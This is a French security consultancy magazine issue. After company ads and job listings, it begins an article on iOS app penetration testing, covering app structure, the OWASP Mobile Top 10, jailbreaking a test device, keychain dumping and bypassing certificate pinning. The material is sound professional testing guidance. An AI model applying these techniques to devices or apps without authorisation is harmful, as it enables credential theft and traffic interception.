xmco®
we deliver security expertise

actu sécu 44

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

SEPTEMBRE 2016

Tests d'intrusion des applications iOS

Présentation de la méthodologie utilisée pour ce type d'audit

PCI DSS v3.2

Analyse des changements majeurs

Conférences

HITB, SSTIC et HackInParis

Actualité du moment

Analyse des vulnérabilités ImageTragick, BadLock et HTTPoxy

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Analyste/Consultant junior CERT-XMCO

XMCO recrute des analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior et confirmé

XMCO recrute des consultants juniors avec une première expérience (1 an) et des consultants avec une expérience significative (2 ans à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :
- Profil ingénieur
- Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Exploits, XXE, etc.
- Expérience en tests d'intrusion applicatifs, web-services, mobile, internes, etc.
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows / Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Possibilité, pour les profils les plus expérimentés, de réaliser des missions d'accompagnement PCI DSS.

Les consultants travaillent en équipe et en mode « projet ».

Stagiaire CERT-XMCO

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique, afin de participer aux activités du CERT-XMCO.

En tant que stagiaire au sein du CERT-XMCO, vous serez chargé de :

- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Analyser les évènements identifiés par notre service de Cyber-surveillance (Serenety), effectuer les analyses manuelles complémentaires, remonter les résultats à nos clients, et effectuer le suivi quotidien
- Participer aux développements du service de Serenety
- Réaliser des travaux de R&D
- Participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :

- Stage de fin d'études (BTS/IUT, Ingénieur, Master 2 ou encore Mastère spécialisé)
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise du Shell Unix et du Python
- Bonne qualité rédactionnelle (français et anglais)
- Rigueur et curiosité, esprit d'équipe applications sont un plus

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire tests d'intrusion

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :


- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :

- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Charles DAGOUAT, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOCQUET, Yannick HAMON, Jean-Yves KRAPF, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Vincent MARQUET, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Arthur VIEUX, David WEBER.

> Les tests d'intrusion d'application mobiles iOS

Il y a un an (juillet 2015), nous avions publié au sein de l'ActuSécu #41 (https://www.xmco.fr/actu-secu/XMCO-ActuSecu-41-Tests-Intrusion-Android.pdf), un dossier sur les tests d'intrusion d'applications Android.

Bien entendu, afin d'adresser le plus d'utilisateurs possible, l'application iOS va de pair avec l'application Android. Nos clients nous demandent très fréquemment de réaliser des tests sur les deux types d'applications.

Cette année, nous vous proposons donc de partager notre retour d'expérience à travers une approche de notre méthodologie en matière de tests sur les applications iOS. Cet article n'aura donc pas pour vocation de présenter de manière exhaustive l'ensemble des techniques utilisées dans le cadre de tests d'intrusion d'applications mobiles. Il s'agira davantage d'un support permettant d'identifier les problèmes de sécurité inhérents aux applications mobile et plus précisément iOS.

par Régis SENET et Arnaud REYGNAUD

Introduction aux tests d'intrusion iOS

> Introduction

Au fil des années, les smartphones sont devenus incontournables, tant dans notre vie personnelle que professionnelle. Ce besoin de rester connecté ainsi que cette course à la technologie des consommateurs a littéralement fait exploser les ventes de produits, atteignant la barre des 400 millions de ventes en 2015 (http://www.zdnet.fr/actualites/chiffres-cles-les-ventes-de-mobiles-et-de-smartphones-39789928.htm).

Les entreprises ont également sauté le pas et le nombre d'applications mobiles a augmenté de manière exponentielle au cours des cinq dernières années. Que cela soit pour une application métier (chiffrement des données, communication avec les ressources de l'entreprise, gestion du cœur de métier pour les consultants nomades, etc.) ou bien pour une application vitrine, les entreprises investissent de plus en plus dans ces nouvelles méthodes de travail.

L'explosion du nombre d'applications iOS n'a pas laissé le temps aux développeurs de se former aux différentes techniques de développement sécurisé entraînant la remise au goût du jour de certaines vulnérabilités que l'on rencontrait au sein des applications Web il y a une dizaine d'années (mots de passe stockés en dur, logs verbeux, absence de chiffrement des données critiques, etc.)

Cette évolution ne pouvait se faire sans un certain revers de médaille. Le succès a un prix à payer. Plusieurs études font ainsi ressortir les craintes concernant une augmentation du nombre de menaces visant les téléphones mobiles (http://www.le-mondeinformatique.fr/actualites/lire-hausse-attendue-des-cybermenaces-visant-les-terminaux-apple-en-2016-63272.html).

En effet, les menaces visant les terminaux mobiles ont pris de l'ampleur et des sociétés spécialisées n'hésitent pas à racheter à prix d'or des failles de sécurité impactant les plateformes mobiles (https://www.zerodium.com/ios9.html). La sécurité informatique restant un « business » à part entière, il va sans dire que payer un million de dollars pour une faille de sécurité affectant la dernière version d'iOS en rapportera probablement le double à son acquéreur ...

> Notion de base

Historique

L'iPhone est une gamme de téléphones commercialisés par la société Apple depuis le 29 juin 2007. Selon l'ancien PDG d'Apple, Steve Jobs, son développement aurait duré deux ans et demi.

Profitant d'une importante campagne de publicité aux États-Unis, 200 000 iPhone ont été vendus au cours des trois premières semaines suivant son lancement. La campagne internationale fut également soignée. 10 000 téléphones ont ainsi été vendus en Allemagne et en Angleterre dès le premier jour.

Depuis sa sortie en juin 2007, 13 versions ont vu le jour améliorant continuellement le design, mais aussi la capacité de stockage, les performances matérielles, le système d'exploitation (iOS / iPhone OS), etc.

L'iPad, quant à lui, est une tablette tactile commercialisée depuis le 27 janvier 2010 disposant du même système d'exploitation que l'iPhone.

Du côté de l'OS, les évolutions ont également permis d'apporter de nombreux ajouts aussi bien en termes de fonctionnalités, de performances, d'ergonomie, mais aussi de sécurité (ce dernier point nous intéresse). À ce sujet, voici quelques points permettant de retracer cette évolution :

- **iOS 1 / juin 2007** : OS considéré comme "révolutionnaire" dont la préoccupation principale n'était pas la sécurité (et pas encore d'AppStore) ;

- **iOS 2 / juillet 2008** : Nouvelle mouture apportant son lot de correctif de sécurité (dont 22 CVE). Support des technologies Cisco IPSec VPNs, Wi-Fi WPA2 Enterprise et authentification 802.1x. À cela s'ajoute le durcissement des règles de sécurité.

- **iOS 3 / juin 2009** : Ajout des contrôles à distance et de géolocalisation (en cas de vol par exemple / Find My iPhone). Correction d'une cinquantaine de vulnérabilités (officielles).

- **iOS 4 / juin 2010** : Ajout de la possibilité de saisir des mots de passe "longs" à la place du classique PIN à 4 chiffres, gestion du multitâches, ajout du chiffrement des pièces jointes des mails, et gestion des permissions par application (bien avant Android), renforcement du keychain. Correction d'environ 200 vulnérabilités (officielles) démontrant la prise de conscience et l'importance de la sécurisation des données.

- **iOS 5 / octobre 2011** : Siri fait son apparition. Correction d'environ 100 vulnérabilités (officielles).

- **iOS 6 / septembre 2012** : Ajout de nouvelles options de sécurisation (confidentialité, tracking, etc.). Correction d'environ 200 vulnérabilités (officielles).

- **iOS 7 / septembre 2013** : "Scandale" de la backdoor aka "gotofail" et " juicejacking". Utilisation des lecteurs d'empreintes afin de déverrouiller l'OS. Correction d'environ 100 vulnérabilités (officielles).

- **iOS 8 / septembre 2014** : Utilisation d'une adresse MAC aléatoire (antitracking). Correction d'environ 200 vulnérabilités (officielles).

- **iOS 9 / septembre 2015** : 2FA avec El Capitan. Le mot de passe par défaut passe de 4 à 6 caractères.

Ce bref historique étant établi, rentrons à présent dans le vif du sujet en abordant les différents tests.

Les différents tests

Nous l'évoquions en introduction, bien que diverses et variées, les applications mobiles peuvent se regrouper en deux catégories :

- Application "légère"

Nous retrouvons dans cette catégorie les applications vitrine (via des Web Views, appels à des Web Services, etc.).

- Application "lourde"

Les applications dites « lourdes » sont de plus en plus nombreuses et les fonctionnalités intégrées sont de plus en plus évoluées. Celles-ci sont en mesure de communiquer avec des serveurs d'entreprise, de gérer des systèmes de chiffrement de données, etc. Dans ce contexte, l'intelligence métier est portée par l'application et non totalement déportée vers un ou plusieurs serveurs.

« Les tests nécessaires pour évaluer une application lourde sont beaucoup plus chronophages que ceux à l'encontre des applications légères et nécessitent des points de vérification supplémentaires »

En se plaçant dans la position des tests d'intrusion classiques et en fonction de la demande du client, il est possible de sous-diviser à nouveau les tests :

- Boîte noire et boîte grise

Dans ce cas de figure, il s'agit d'auditer l'application à l'instar d'un utilisateur standard avec ou sans compte d'accès (boîte grise / boîte noire). L'application pourra fonctionner sur un émulateur, un périphérique de tests ou encore sur un périphérique fourni par l'entreprise en fonction des contraintes (disponibilité de l'application sur les Stores officiels, besoin d'intégrer un MDM (Mobile Device Management ou Gestionnaire de terminaux mobiles), etc.).

- Boîte blanche

Dans le contexte d'un audit en boîte blanche, l'auditeur disposera également de l'application au format .ipa ainsi que de son code source permettant la réalisation d'audit de code intrusif (possibilité de vérifier les vulnérabilités remontées par l'audit de code). Ce type d'audit est typiquement réalisé dans le cadre des homologations ARJEL [https://www.xmco.fr/audits-de-securite/]

En fonction de la nature de l'application ainsi que de celle des tests souhaités, la démarche à suivre, les différents référentiels de sécurité sur lesquels s'appuyer ainsi que les outils différeront légèrement.

Présentation d'une application iOS

Une application iOS est un fichier IPA. Mais encore ? Un fichier IPA n'est rien d'autre qu'une archive (type zip) contenant l'application.

Au sein de cette archive, sont présents le binaire exécutable (répertoire Payload), l'image de l'application utilisée par iTunesConnect sur l'Apple Store (iTunesArtwork) ainsi que le fichier iTunesMetadata.plist permettant à l'Apple Store de disposer d'informations supplémentaires sur l'application (Nom du développeur, version, copyright, catégorie, etc.).

Note :
Durant un pentest mobile, il est possible de découvrir des fichiers qui n'ont tout simplement rien à faire dans une application (documents de conception, notes, etc.). Il est donc parfois opportun de regarder le contenu direct de l'application avant d'initier les tests.

Prenons l'exemple de l'application de tests DVIA. L'extraction de contenu de l'archive se fait simplement :

```
$unzip -q DamnVulnerableiOSApp.ipa -d DamnVulnerableiOSApp
```


Si l'on regarde en détail, nous retrouvons bien notre fameuse application avec son extension .APP :

```
Nonow@pc2 | 26/06/2016 - 0:13 | [~/Desktop/iOS_Lab]
> tree -d DamnVulnerableiOSApp
DamnVulnerableiOSApp
├── Payload
│   └── DamnVulnerableIOSApp.app
│       ├── Base.lproj
│       │   └── Main.storyboardc
│       ├── Model.momd
│       ├── _CodeSignature
│       └── en.lproj
└── Symbols

8 directories
```

Intéressons-nous de plus près au fichier .APP constituant l'application à proprement parler. Que trouve-t-on dedans ? Des fichiers "ressources" (images, plist, certificats, etc.) ainsi que le / les binaires compilés pour ARM au format Mach-O (mach object) (souvent protégé par le DRM Apple Fairplay).

Voici un schéma pour plus de clarté :



Afin de développer une application, on retrouve dans la plupart des cas les deux alternatives que sont Objective-C (C et C++ si besoin) et Swift. Si l'on compare à Android, nous avons donc le modèle suivant : Android & Java / IOS & Objectif C / Swift. Le code compilé pour les applications iOS apporte un niveau de difficulté supplémentaire dans les phrases de reverse en comparaison d'Android.

Objective-C

Langage de programmation orienté objet qui se veut être une extension du C comme le C++ (les deux pouvant être combinés). Né dans les années 80, il se veut proche du Smalltalk.

Aujourd'hui, il est principalement utilisé dans les systèmes d'exploitation d'Apple : OS X et iOS, basés sur la bibliothèque de classes Cocoa.

Swift

Langage de programmation développé par Apple à partir de 2010 avec une première version parue en 2014. Il est destiné à la programmation d'applications sur les systèmes d'exploitation iOS, OS X, watchOS et tvOS. Il est tout à fait possible de le faire coexister avec l'Objective-C. Sa création est en partie due à la volonté d'Apple de simplifier la conception de programmes sur ses plateformes (syntaxe, réduction du nombre de lignes, sécurité, lisibilité, maintenance, performances, etc.). En raison de sa "jeunesse", des absences restent à combler, mais Apple se veut rassurant quant aux améliorations qui vont y être apportées.

Les tests nécessaires pour évaluer une application lourde sont beaucoup plus chronophages que ceux à l'encontre des applications légères et nécessitent des points de vérification supplémentaires (analyse des documents d'architecture et de la documentation, écoute réseau, rétro-ingénierie, analyse dynamique, étude de la mémoire, analyse du système de fichiers, etc.).

Il est également important de parler du "sandboxing" qui sera abordé plus loin dans cet article (partie Analyse du téléphone). Ce mécanisme de protection permet de protéger l'intégrité d'une application et de ses données en limitant les accès qu'il s'agisse d'utilisateurs, d'autres applications (malveillante ou non), de mécanismes de communication entre applications, etc. Dans notre contexte, il s'agit donc d'un environnement isolé spécifiquement dédié à une application.

Et comme un bon schéma vaut largement une longue explication, voici l'illustration proposée par le support de développement d'Apple afin d'illustrer le "avec et sans Sandbox" :




Illustration du contrôle d'accès via Sandboxing (Source https://developer.apple.com/library/mac/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html)

À partir de ces informations de base, il est maintenant possible de regarder ce qu'il se passe une fois l'application installée sur le terminal.

> En amont des tests d'intrusion

Les référentiels

Lors de la réalisation de tests d'intrusion ou d'audits de sécurité, il est courant d'entendre parler des « Meilleures Pratiques de Sécurité ». Mais que sont exactement ces meilleures pratiques ? Il ne s'agit pas uniquement des connaissances acquises par les auditeurs au fil des missions, mais bien de référentiels communs sur lesquels il est possible de se baser.

Connu pour ses guides de recommandations en matière de sécurité des applications Web, l'Open Web Application Security Project (OWASP) a également initié le projet OWASP Mobile Security Project (https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=Home) afin d'accroître la sécurité des applications mobiles au travers d'outils, de méthodologies, de plans de tests, etc.

Afin de rafraîchir les mémoires de chacun, voici un bref rappel du TOP 10 Mobile qui permet de garder un fil conducteur afin de couvrir une bonne partie des tests à réaliser (à adapter au contexte de chaque application bien entendu):

M1 - Insecure Data Storage
M2 - Weak Server Side Controls
M3 - Insufficient Transport Layer Protection
M4 - Client Side Injection
M5 - Poor Authorization and Authentication
M6 - Improper Session Handling
M7 - Security Decisions via Untrusted Inputs
M8 - Side Channel Data Leakage
M9 - Broken Cryptography
M10 - Sensitive Information Disclosure

Nous l'évoquions précédemment, certaines applications peuvent être considérées comme des « coquilles vides » (exemple avec une simple Web View).

Dans ces conditions, évaluer la robustesse de l'application "mobile" revient à évaluer celle du serveur distant (même si des exceptions existent). Nous pourrons dans ce cas faire référence à l'OWASP Testing Guide (https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents) utilisé par les pentesteurs.

Boîte à outils

Tout comme il n'existe pas de remède miracle ou de boîtier magique permettant de garantir la sécurité d'un Système d'Information, il n'existe pas de boîte à outils parfaite pour les applications iOS. Chaque pentester pourra trouver son bonheur dans tels ou tels outils. Le développement de scripts personnels lui permettra également d'être encore plus à l'aise/rapide.

Ainsi, nous ne présenterons dans cet article qu'une courte sélection des outils que nous avons l'habitude d'utiliser constituant notre « must have ». Le nombre d'outils liés à la sécurité des applications iOS ne faisant que croître, nous invitons le lecteur curieux à faire ses propres tests afin de se forger sa propre opinion. À ce titre, il existe de nombreuses applications d'entraînement ou encore des Bug Bounty dédiés aux applications mobiles.

Analyse statique

✚ Clutch
Clutch permet de « dumper » une application. Grâce à cet utilitaire, il est possible d'obtenir le fichier au format ipa à partir d'une application déjà installée sur un terminal Apple. Clutch est donc indispensable dans le cas où il n'est pas possible d'obtenir directement l'application (boîte noire).

✚ IDA Pro
IDA Pro est un désassembleur supportant les applications au format ipa. Les applications fonctionnant sur un simulateur grâce à Xcode (Outil de développement pour iOS et Mac OS X) disposent d'une architecture i386 alors que les applications fonctionnant sur un smartphone Apple disposent d'une architecture ARM. IDA Pro prend en comptes ces deux formats.

✚ Class-dump
Class-dump est un petit utilitaire extrêmement pratique permettant d'examiner les informations contenues au sein des fichiers Mach-O. Class-dump est souvent utilisé conjointement à Cycript, que l'on évoquera d'ici peu, pour faire de l'analyse dynamique.

Analyse dynamique

✚ Cycript

Cycript est un débogueur tel que GDB, permettant d'interagir avec une application en cours d'exécution au travers d'une console interactive.

✚ Keychaindumper


Qu'est-ce que le keychain ?

Sous forme d'une base de données SQLite située à l'emplacement /private/var/Keychains/keychain-2.db, le keyChain est un conteneur chiffré (AES 128 bits) stockant des informations sensibles (noms d'utilisateur, mots de passe, clé Wi-Fi, certificats, etc.) dont les droits d'accès sont restreints.

Keychaindumper est un petit utilitaire permettant de déchiffrer l'ensemble des données contenues dans le Keychain. Les bonnes pratiques veulent qu'il soit nécessaire de supprimer les données relatives à une application lorsque celle-ci est supprimée. Néanmoins, ces bonnes pratiques sont rarement observées.

✚ Idb

Idb est un véritable couteau suisse pour les audits d'applications iOS. En effet, cet outil très complet permet d'obtenir des informations sur l'application (utilisation des protections type ASLR/PIE, DEP, ARC), de réaliser une analyse rapide des différentes méthodes de stockage (plist, base sqlite, fichiers Cache.db, etc.) ou encore d'analyser les logs générés par l'application.



Analyse réseau

✚ BurpSuite

Bien connu de tous les pentesters, le proxy intrusif Burp permet d'intercepter/éditer/rejouer les requêtes HTTP échangées par le client avec le serveur.

✚ Tcpdump / Wireshark

Dans le cas où BurpSuite ne suffirait pas (application lourde), il est possible de sortir la grosse artillerie en utilisant le couple tcpdump/Wireshark afin de réaliser une analyse protocolaire plus complète.

Préparation de la plateforme de tests

Afin de nous rapprocher au plus près des conditions d'utilisation standard, nous avons réalisé l'ensemble de nos tests sur un terminal iOS jailbreaké. En effet, la version iOS 9.0.1 de notre périphérique de tests est jailbreakable, permettant ainsi d'obtenir les droits root sur celui-ci.

Une fois le Jailbreak effectué, Cydia est disponible sur l'appareil, nous permettant ainsi d'installer tout le nécessaire pour disposer d'une plateforme de tests digne de ce nom.

Afin de ne pas avoir à faire des manipulations depuis le périphérique, nous avons commencé par installer OpenSSH afin d'y accéder à distance. Toujours grâce à Cydia, nous avons installé les paquets BigBoss Recommended tools et MTerminal permettant respectivement de disposer d'outils en ligne de commande tels que la suite GNU, less, make, wget, sqlite, etc. ainsi que d'un terminal sur le périphérique, pratique si la connexion SSH est temporairement indisponible.

Qu'est-ce que le jailbreak ?

Par défaut, Apple restreint l'accès à ses appareils par souci de sécurité. Le jailbreak est le processus permettant d'obtenir un accès complet au système d'exploitation d'un appareil mobile Apple grâce à l'exploitation de failles de sécurité. Une fois jailbreaké, les utilisateurs ne souffrent plus d'aucune restriction et peuvent accéder à des fonctionnalités avancées (console, accès SSH) ainsi qu'à des magasins d'application alternatifs tels que Cydia (pour n'en citer qu'un). Sans attention particulière, le jailbreak induit des faiblesses au sein de la sécurité des appareils mobiles. En effet, les magasins alternatifs ne mettent pas en place de processus de validation des applications à l'instar d'Apple et de son AppleStore (http://blog.octo.com/1er-mai-2013-de-nouvelles-restrictions-sur-la-validation-des-applications-ios/). De plus, les comptes utilisateurs root (super administrateur) et mobile (utilisateur courant) disposent de mot de passe connu (alpine) qu'il est impératif de changer (L'iPhone et le jailbreak : https://www.xmco.fr/actu-secu/XMCO-ActuSecu-24-PCI-DSS-SSL-iPhone.pdf)

Une fois SSH installé, il est possible d'accéder au périphérique de deux manières :

- Via le réseau

L'accès se fera de la même manière qu'une connexion SSH classique.

- Via USB

Il est également possible d'utiliser iproxy faisant partie de la suite libimobiledevice afin de se connecter grâce au multiplexer USB (la commande qui suit est à saisir côté machine).

```
$ sudo iproxy 22 22 &
$ ssh root@localhost
```

L'ensemble des applications exécutées sur un périphérique appartenant à la marque à la pomme doit être signé. Pour notre plus grand bonheur, les périphériques jailbreakés autorisent les applications auto signées. Afin de signer les applications, les outils codesign et ldid pourront être utilisés.

Dans le cadre de l'audit d'une application iOS, l'utilisation d'un proxy intrusif (Burp, ZAP, etc.) permettra d'éditer/modifier/rejouer les requêtes. Si aucun échange chiffré ne transite par notre proxy, cela peut signifier que les développeurs de l'application ont mis en place un mécanisme de « Certificate pinning ». Ce type de fonctionnalité permet d'empêcher toute attaque de type MitM (Man in the middle).

Qu'est-ce que le « Certificate pinning » ?

Le « Certificate pinning » est une méthode de validation du certificat du serveur, complémentaire à celle habituellement utilisée dans le cadre de connexion SSL/TLS. En plus d'effectuer les contrôles classiques sur le certificat présenté par le serveur, comme valider la chaîne de certification jusqu'à un certificat racine ou sa date de validité, l'application contrôle en plus certaines caractéristiques du certificat, comme son numéro de série, la clef publique qui lui est associée. Cette méthode présente l'avantage d'être plus robuste que la méthode classique, et permet de ne plus dépendre que du système ou des autorités de certification racine pour s'assurer que le certificat présenté est le bon.

Le contournement de cette protection est néanmoins possible sur un appareil jailbreaké grâce aux outils iOS SSL Kill Switch et TrusteMe. iOS SSL Kill Switch va patcher à la volée les fonctions présentes au sein de l'API « Secure Transport » (SSLCreateContext, SSLSetSessionOption et SSLHandshake). De ce fait, le mécanisme de validation du certificat est alors désactivé, permettant ainsi l'analyse des échanges protégés par HTTPS (https://nabla-c0d3.github.io/blog/2013/08/20/ios-ssl-kill-switch-v0-dot-5-released/).
Dans d'autres cas, la non-interception des communications proviendra de l'utilisation de librairies "maison" ou de fonctions ne s'appuyant pas sur les librairies système. Il faudra alors utiliser d'autres solutions d'interception (à titre d'exemple via un partage wifi/Bluetooth avec redirection des échanges, etc.) . Même s'il s'agit de bon sens, nous souhaitons rappeler que réinventer la roue dans le cadre de développements sécurisés est très souvent peine perdue. Il est bien plus sage de s'appuyer sur des mécanismes reconnus et éprouvés.

Comme nous l'évoquions en amorce de la présentation de notre boîte à outils, il n'est pas possible d'être exhaustif sur les outils que nous utilisons (utiliserons) pour nos tests. En effet, les applications évoluent rapidement et les outils de demain seront peut-être différents de ceux d'aujourd'hui. Néanmoins, grâce à l'ensemble présenté, il est possible de se constituer une base solide et relativement rapide à prendre en main.

> Analyse du téléphone

Par défaut, les applications iOS sont "sandboxées". Cela signifie que chacune possède son propre environnement d'exécution sur l'appareil. À ce titre, les ressources de chaque application ne peuvent "en théorie" être lues et/ou modifiées par une autre.

